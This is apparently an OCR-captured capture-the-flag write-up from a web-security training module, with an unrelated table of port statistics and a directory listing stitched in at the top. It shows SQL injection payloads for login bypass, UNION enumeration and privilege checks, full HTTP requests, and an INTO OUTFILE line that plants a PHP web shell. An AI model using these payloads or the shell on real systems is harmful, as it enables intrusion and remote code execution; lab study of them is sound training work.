
1 CN SHA Shangai 37.13 2 SG SIN Singapore 30.9 3 CN SHE Shenzhen 23.97 4 KR PUS Busan 19.85 5 HK HKG Hong Kong 19.81 6 AE DXB Dubai 15.73 7 MY PKL Port Klang 13.2 8 NL RTM Rotterdam 12.38 9 DE HAM Hamburg 8.91 10 US LAX Los Angeles 8.86 11 JP KWS Kawasaki 7.61 12 US NYC New York 6.25 13 ES VLC Valencia 4.72 14 PH MANILA Manila 4.52 15 GB FXT Felixstowe 4.1 16 SA JED Jeddah 3.96 17 US SAV Savannah 3.64 18 BR SSZ Santos 3.6 19 IN BOM Bombay 3.32 20 PA ONX Colon 3.26 21 PA ONX Colon 3.26 \N total 24 drwxr-xr-x 1 root root 4096 Jul 10 2020 . drwxr-xr-x 1 root root 4096 Jul 10 2020 .. -rw-r--r-- 1 root root 33 Mar 28 2022 flag.txt drwxrwxrwx 1 root root 4096 Jun 30 06:09 html d2b5b27ae688b6a0f1d21b7d3a0798cd \N \N


For this final question in this module, I was required to employ everything I have learnt throughout this module.

+ 2 Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.


528d6d9cedc2c7aab146ef226e918396

The target had a webpage with which upon visiting, I was presented with a login page. I tried to bypass it by injecting payload at the username field. After several attemts the two payloads shown in the image below, gave me access to the webpage.


94.237.63.201:52637
InlaneFreight
admin' or 2 LIKE 2#
Login
Incorrect credentials



On the search field on the page, I injected an apostrophe to confirm if it was vulnerable to sqli, and yes it was according to the error about the sql syntax I received. This can be seen in the image below.



First I determined the number of columns and as seen in the image below, there were 5 columns.

Request

Pretty Raw Hex

```
1  POST /dashboard/dashboard.php HTTP/1.1
2  Host: 94.237.63.201:52637
3  Content-Length: 57
4  Cache-Control: max-age=0
5  Accept-Language: en-US
6  Upgrade-Insecure-Requests: 1
7  Origin: http://94.237.63.201:52637
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://94.237.63.201:52637/dashboard/dashboard.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=htmrj8q6nrap2kqtofq6eiotbn
14 Connection: keep-alive
15
16 search=%27UNION+SELECT+NULL%2CNULL%2CNULL%2CNULL,NULL--+-
```

Response

Pretty Raw Hex Render

```
            </th>
43        </tr>
44      </thead>
45      <tbody>
46
47        <tr>
48          <td class='lalign'>
              Adam
            </td>
49          <td>
              January
            </td>
50          <td>
              1337$
            </td>
51          <td>
              5%
            </td>
52        </tr>
53        <tr>
54          <td class='lalign'>
              James
            </td>
55          <td>
              March
            </td>
56          <td>
              1213$
            </td>
57          <td>
              8%
```

Having this knowledge of number of columns, I used the user() function to determine the current user on the target as seen below.

Request


Pretty Raw Hex

```
1  POST /dashboard/dashboard.php HTTP/1.1
2  Host: 94.237.63.201:52637
3  Content-Length: 59
4  Cache-Control: max-age=0
5  Accept-Language: en-US
6  Upgrade-Insecure-Requests: 1
7  Origin: http://94.237.63.201:52637
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://94.237.63.201:52637/dashboard/dashboard.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=htmrj8q6nrap2kqtofq6eiotbn
14 Connection: keep-alive
15
16 search=%27UNION+SELECT+NULL%2Cuser()%2CNULL%2CNULL,NULL--+-
```


Response

Pretty Raw Hex Render


```
59        <tr>
60          <td class='lalign'>
              root@localhost
            </td>
61          <td>
            </td>
62          <td>
            </td>
63          <td>
            </td>
64        </tr>

        </tbody>
65    </table>
66  </div>

67 </body>
68 <!-- partial -->
69 <script src='
   https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'
   >
   </script>
70 <script src='
   https://cdnjs.cloudflare.com/ajax/libs/jquery.tablesorter/2.28.14/
   js/jquery.tablesorter.min.js'>
   </script>
   <script  src="./dashboard.js">
   </script>
71
72 </body>
73 </html>
```



Checking for super_priv, it returns Y to mean yes, user root had super privileges on the target machine.




Using the payload below, I was able to determine if the I was able to write file on the server, and from the response in the image below, I was able.
' UNION SELECT 1, variable_name, variable_value, 4, 5 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -




After successfully writing a php file that will allow me execute system command on the server, I was able to print the current working directory as shown below.


'+union+select+NULL,'<?php+system($_REQUEST[0])+;+?>',NULL,NULL,NULL+into+outfile+'/var/www/html/dashboard/shell.php'-- -



